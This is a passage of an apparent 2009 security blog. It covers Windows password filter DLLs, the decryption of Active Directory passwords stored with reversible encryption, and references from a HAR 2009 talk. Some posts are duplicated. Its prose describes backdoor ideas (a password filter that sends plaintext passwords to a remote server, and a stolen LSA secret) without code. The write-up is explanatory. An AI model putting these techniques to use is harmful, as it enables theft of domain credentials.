  thisElement.removeAttribute('onmousedown');
 }
}
This script removes the onmousedown handlers on all links in Google search results. Another way to achieve this is to disable Javascript on these pages. To use the script paste it into a text file, save it as googledirectlinks.user.js, install Greasemonkey and drag the googledirectlinks.user.js onto a Firefox window (Greasemonkey will prompt you to install the script).Another nice extension is Adaptive Referer Remover. This add-on allows you to remove Referer headers if they contain certain patterns. So I added the following pattern to prevent sites from seeing what Google query I entered to find them (you could add rules for other Google features as well or even block it entirely):
^http://www\.google\..*search
This add-on refuses to install if you use Firefox 3.5, but it works fine in that version. You can install the Nightly Tester Tools extension, which enables you to install it anyway (or you could edit the .xpi file manually).
Thursday, August 27, 2009
Windows password filters
During my HAR talk, I briefly described the password filter mechanism. A password filter is a DLL that is listed in the registry at HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Notification Packages.
Whenever a user changes his password, Windows passes the plaintext password to all the DLL’s listed there. The password filter can then determine whether the password meets its requirements (complexity, length etc.) and approve or disapprove the password. You can use this feature to implement your own password filter DLL and enforce your custom company password policy.
Of course, a password filter could also choose to do something else with the plaintext password. As I described in my previous blog post, Microsoft does this with RASSFM.DLL. An attacker could also create his own backdoor password filter that, for example, sends the password to a remote server.
The procedures you need to implement are quite well documented on MSDN. There is even a universal password filter available on Sourceforge. This allows you to pass the password to a custom script.
Whenever a user changes his password, Windows passes the plaintext password to all the DLL’s listed there. The password filter can then determine whether the password meets its requirements (complexity, length etc.) and approve or disapprove the password. You can use this feature to implement your own password filter DLL and enforce your custom company password policy.
Of course, a password filter could also choose to do something else with the plaintext password. As I described in my previous blog post, Microsoft does this with RASSFM.DLL. An attacker could also create his own backdoor password filter that, for example, sends the password to a remote server.
The procedures you need to implement are quite well documented on MSDN. There is even a universal password filter available on Sourceforge. This allows you to pass the password to a custom script.
Wednesday, August 26, 2009
Passwords stored using reversible encryption: how it works (part 2)
In part one of this article, I described how the reversible encryption of Windows domain passwords works. In this part, we will look at the security of this mechanism.
To decrypt the password you need the following components:
- The encrypted password (G$RADIUSCHAP)
- The 16 byte random (G$RADIUSCHAPKEY)
- The global LSA secret (G$MSRADIUSCHAPKEY)
- A static key hardcoded in RASSFM.DLL
The hardest thing to get is that global LSA secret. This is stored in active directory and synchronized between domain controllers. To access this key, you need domain administrator privileges. An obvious risk here is that once someone gains domain administrator privileges, he won’t need to crack any passwords, but can simply decrypt them. Of course, if an attacker gains domain administrator privileges on your domain, you are already in big trouble anyway.
However, the other components are all semi-public information. The static key is hardcoded in RASSFM.DLL which comes with every Windows server, so is easy to get. The G$RADIUSCHAP and G$RADIUSCHAPKEY are stored in active directory in the userParameters structure. If you have a user account on a domain you can use AD Explorer to access the Active Directory database and read this information. Of course, to decrypt the password you will still need that LSA secret.
The encrypted version of the password can be interesting though; by looking at the encrypted password you can derive the length of the plaintext password. Two examples I used in my presentation:
Pwd1 encrypted: 0f53 8420 9418 05ce 01ad
Pwd12 encrypted: 5d69 9375 6f92 1b63 7728 439f
So, by looking at the encrypted passwords you should notice that the encrypted version of Pwd12 is two bytes longer than the encrypted version of Pwd1. So, although we cannot determine from just looking at the encrypted password that they are very similar, we can determine their length. What this means is, that as a domain user, you can determine the length of other people’s passwords, which could be quite interesting.
If you obtain the LSA secret somehow (maybe because you temporarily gain domain administrator privileges), from that point on you can decrypt passwords stored using reversible encryption. This could be used as a nice backdoor, just steal the LSA secret, enable reversible encryption (if it hasn’t been enabled yet) and you can grab the domain administrator password with just a normal user account.
Someone in the HAR 2009 audience had a very nice question: Is it possible to recreate the LSA secret if you’re afraid it has been stolen. Of course the better option is to recreate the entire domain, but this is not always an option. To recreate the LSA secret you need to write a program that sets the LSA secret to NULL. According to the documentation, Windows will delete the LSA secret. It will generate a new LSA secret when it needs to encrypt another password. Of course, Windows won’t be able to decrypt the passwords stored before that point anymore. However, it will still try to decrypt them using the new LSA secret, which will result in gibberish most of the time. If you’re really unlucky it could decrypt the first two bytes to NULL, which basically means the password is suddenly empty. So if you ever have to do this, resetting all passwords immediately is probably a good idea.
To decrypt the password you need the following components:
- The encrypted password (G$RADIUSCHAP)
- The 16 byte random (G$RADIUSCHAPKEY)
- The global LSA secret (G$MSRADIUSCHAPKEY)
- A static key hardcoded in RASSFM.DLL
The hardest thing to get is that global LSA secret. This is stored in active directory and synchronized between domain controllers. To access this key, you need domain administrator privileges. An obvious risk here is that once someone gains domain administrator privileges, he won’t need to crack any passwords, but can simply decrypt them. Of course, if an attacker gains domain administrator privileges on your domain, you are already in big trouble anyway.
However, the other components are all semi-public information. The static key is hardcoded in RASSFM.DLL which comes with every Windows server, so is easy to get. The G$RADIUSCHAP and G$RADIUSCHAPKEY are stored in active directory in the userParameters structure. If you have a user account on a domain you can use AD Explorer to access the Active Directory database and read this information. Of course, to decrypt the password you will still need that LSA secret.
The encrypted version of the password can be interesting though; by looking at the encrypted password you can derive the length of the plaintext password. Two examples I used in my presentation:
Pwd1 encrypted: 0f53 8420 9418 05ce 01ad
Pwd12 encrypted: 5d69 9375 6f92 1b63 7728 439f
So, by looking at the encrypted passwords you should notice that the encrypted version of Pwd12 is two bytes longer than the encrypted version of Pwd1. So, although we cannot determine from just looking at the encrypted password that they are very similar, we can determine their length. What this means is, that as a domain user, you can determine the length of other people’s passwords, which could be quite interesting.
If you obtain the LSA secret somehow (maybe because you temporarily gain domain administrator privileges), from that point on you can decrypt passwords stored using reversible encryption. This could be used as a nice backdoor, just steal the LSA secret, enable reversible encryption (if it hasn’t been enabled yet) and you can grab the domain administrator password with just a normal user account.
Someone in the HAR 2009 audience had a very nice question: Is it possible to recreate the LSA secret if you’re afraid it has been stolen. Of course the better option is to recreate the entire domain, but this is not always an option. To recreate the LSA secret you need to write a program that sets the LSA secret to NULL. According to the documentation, Windows will delete the LSA secret. It will generate a new LSA secret when it needs to encrypt another password. Of course, Windows won’t be able to decrypt the passwords stored before that point anymore. However, it will still try to decrypt them using the new LSA secret, which will result in gibberish most of the time. If you’re really unlucky it could decrypt the first two bytes to NULL, which basically means the password is suddenly empty. So if you ever have to do this, resetting all passwords immediately is probably a good idea.
Tuesday, August 25, 2009
HAR 2009 talk references
I promised to put up some nice ‘further reading’ material for those who have seen my HAR talk. So here it is:
LM/NTLM
Disabling the LM hash
Free Rainbow Tables and download site
Passing the hash
The original post from 1997 by Paul Ashton
Core Pass-The-Hash toolkit
Tenable SMBshell
Token stealing
Luke Jennings research page
A tutorial on the tool by CG
You can see the video of my talk here or download it here or here.
LM/NTLM
Disabling the LM hash
Free Rainbow Tables and download site
Passing the hash
The original post from 1997 by Paul Ashton
Core Pass-The-Hash toolkit
Tenable SMBshell
Token stealing
Luke Jennings research page
A tutorial on the tool by CG
You can see the video of my talk here or download it here or here.
Subscribe to:
Posts (Atom)